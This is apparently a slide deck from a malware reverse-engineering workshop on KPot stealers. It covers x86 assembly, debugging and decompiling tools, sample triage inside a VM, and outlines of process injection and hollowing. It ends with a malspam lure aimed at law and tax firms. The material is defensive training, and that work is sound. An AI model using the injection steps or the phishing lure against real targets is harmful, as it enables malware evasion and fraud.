
祖
Finders Keepers
(KPot Stealers)

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop

disclaimer_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

disclaimer_1.log

I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.

If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.


The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.

Inspiration


John F. Kennedy

john_f_kennedy.log

We choose to reverse engineer! We choose to reverse engineer... We choose to reverse engineer and do the other things, not because they are easy, but because they are hard; because that goal will serve to organize and measure the best of our energies and skills, because that challenge is one that we are willing to accept, one we are unwilling to postpone, and one we intend to win, and the others, too. - John F. Kennedy


REVERSE ENGINEERING MALWARE?
NO PROBLEM THAT'S EASY!
imgflip.com


- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer




Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

Stack Overview

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
  - Double-Word Aligned




CPU Registers
esp
stack pointer
ebp
frame pointer
eax
return value
local_buffer
f o o b a r 00 ?
local1
8
08 00 00 00
saved ebp
return address
param1
512
00 02 00 00
param2
65536
00 00 01 00
-12(%ebp)
-4(%ebp)
(%ebp)
4(%ebp)
8(%ebp)
12(%ebp)
stack growth
higher memory addresses


- Conditionals
  - CMP
  - TEST
  - JMP
  - JNE
  - JNZ
- EFLAGS
  - ZF / Zero Flag
  - SF / Sign Flag
  - CF / Carry Flag
  - OF/Overflow Flag

Calling Conventions

- CDECL
  - Arguments Right-to-Left
  - Return Values in EAX
  - Caller Function Cleans the Stack
- STDCALL
  - Used in Windows Win32API
  - Arguments Right-to-Left
  - Return Values in EAX
  - The Callee function cleans the stack, unlike CDECL
  - Does not support variable arguments
- FASTCALL
  - Uses registers as arguments
  - Useful for shellcode


Windows Memory Structure

- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
  - GetLastError()
  - GetVersion()
  - Pointer to the PEB
- PEB - Process Environment Block
  - Image Name
  - Global Context
  - Startup Parameters
  - Image Base Address
  - IAT (Import Address Table)



IAT and IDT

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



Assembly

- Common Instructions
  - MOV
  - LEA
  - XOR
  - PUSH
  - POP

Assembly CDECL (Linux)

reverse_engineering: 0x09

GoSecure

cdecl.c

```
__cdecl int add_cdecl(int a, int b){
  return a + b;
}
int x = add_cdecl(2, 3);
```

cdecl.asm

```
_add_cdecl:
  push ebp
  mov ebp, esp
  mov eax, [ebp + 8]  ; get 3 from the stack
  mov edx, [ebp + 12] ; get 2 from the stack
  add eax, edx        ; add values to eax
  pop ebp
  ret
_start:
  push 3              ; second argument
  push 2              ; first argument
  call _add_cdecl
  add esp, 8
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0b

GoSecure

stdcall.c

```
__stdcall int add_stdcall(int a, int b){
  return a + b;
}
int x = add_stdcall(2, 3);
```

stdcall.asm

```
_add_stdcall:
  push ebp
  mov ebp, esp
  mov eax, [ebp + 8]  ; set eax to 3
  mov edx, [ebp + 12] ; set edx to 2
  add eax, edx
  pop ebp
  ret 8               ; how many bytes to pop
_start:               ; main function
  push 3              ; second argument
  push 2              ; first argument
  call _add_stdcall
```

Assembly FASTCALL

reverse_engineering: 0x0d

GoSecure

cdecl.c

```
__fastcall int add_fastcall(int a, int b){
  return a + b;
}
int x = add_fastcall(2, 3);
```

Assembly FASTCALL

reverse_engineering: 0x0e

GoSecure

fastcall.asm

```
_add_fastcall:
  push ebp
  mov ebp, esp
  add eax, edx          ; add and save result in eax
  pop ebp
  ret
_start:
  mov eax, 2            ; first argument
  mov edx, 3            ; second argument
  call _add_fastcall
```


Guess the Calling Convention


hello.asm

```
section     .text                   ; the code section
global      _start                  ; tell linker entrypoint
_start:
  mov     edx,len                   ; message length
  mov     ecx,msg                   ; message to write
  mov     ebx,1                     ; file descriptor stdout
  mov     eax,4                     ; syscall number for write
  int     0x80                      ; linux x86 interrupt
  mov     eax,1                     ; syscall number for exit
  int     0x80                      ; linux x86 interrupt
section     .data                   ; the data section
  msg     db  'Hello, world!',0x0   ; null terminated string
  len     equ \$ - msg              ; message length
```


terminal

```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```



STOP USING AT&T SYNTAX!!
YOU DONKEY!
© Fox/Everett / Rex Features


WINDOWS
MAC
LINUX
WHAT I EXPECTED
WHAT I GOT

- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors



x64dbg


tools_of_the_trade: 0x02

GoSecure




x64dbg

tools_of_the_trade: 0x03




x64dbg

tools_of_the_trade: 0x04




- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code




Cutter

tools_of_the_trade: 0x06



Cutter

tools_of_the_trade: 0x07




Radare2

tools_of_the_trade: 0x08

Detect it Easy

tools_of_the_trade: 0x09


- Type
- Packer
- Linker
- Entropy



DnSpy

tools_of_the_trade: 0x0b

- Code View
- Debugging
- Unpacking




terminal

```
malware@work ~$ file sample.bin
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
malware@work ~$ exiftool sample.bin > metadata.log
malware@work ~$ hexdump -C -n 128 sample.bin | less
malware@work ~$ VBoxManage list vms
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
malware@work ~$ VBoxManage startvm win7
malware@work ~$
```


de4dot

tools_of_the_trade: 0xd


- Automated
- Deobfuscation
- Unpacking



- Unpacking
- Process Hollowing Extraction
- Dump Processes


When you're afraid of Injection 😬
But your crush is watching 😂
That relatable moment when your crush comes to watch your doctor's appointment 😂😂😂😂😂😂😂


- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread




PE (Portable Executable) Injection

injection_techniques: 0x01

- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process





LOOK
YOU SHOULD
HAVE TAKEN THE JMP!
imgflip.com

MalSpam Email	
From:	<sidney.m[at]carmellaw[.]com>
Subject:	Wire confirmation
Attached:	img-000310519000.img
Body:	Hello, Kindly find attached the confirmation for your reference please revert back ASAP Regards Sidney morris

Operation Lawyer Loot

Campaign Targets




- Inbox Detection and Response (IDR) Team
- Lawyers
- Real Estate Agents
- Accountants
- Tax Firms

terminal

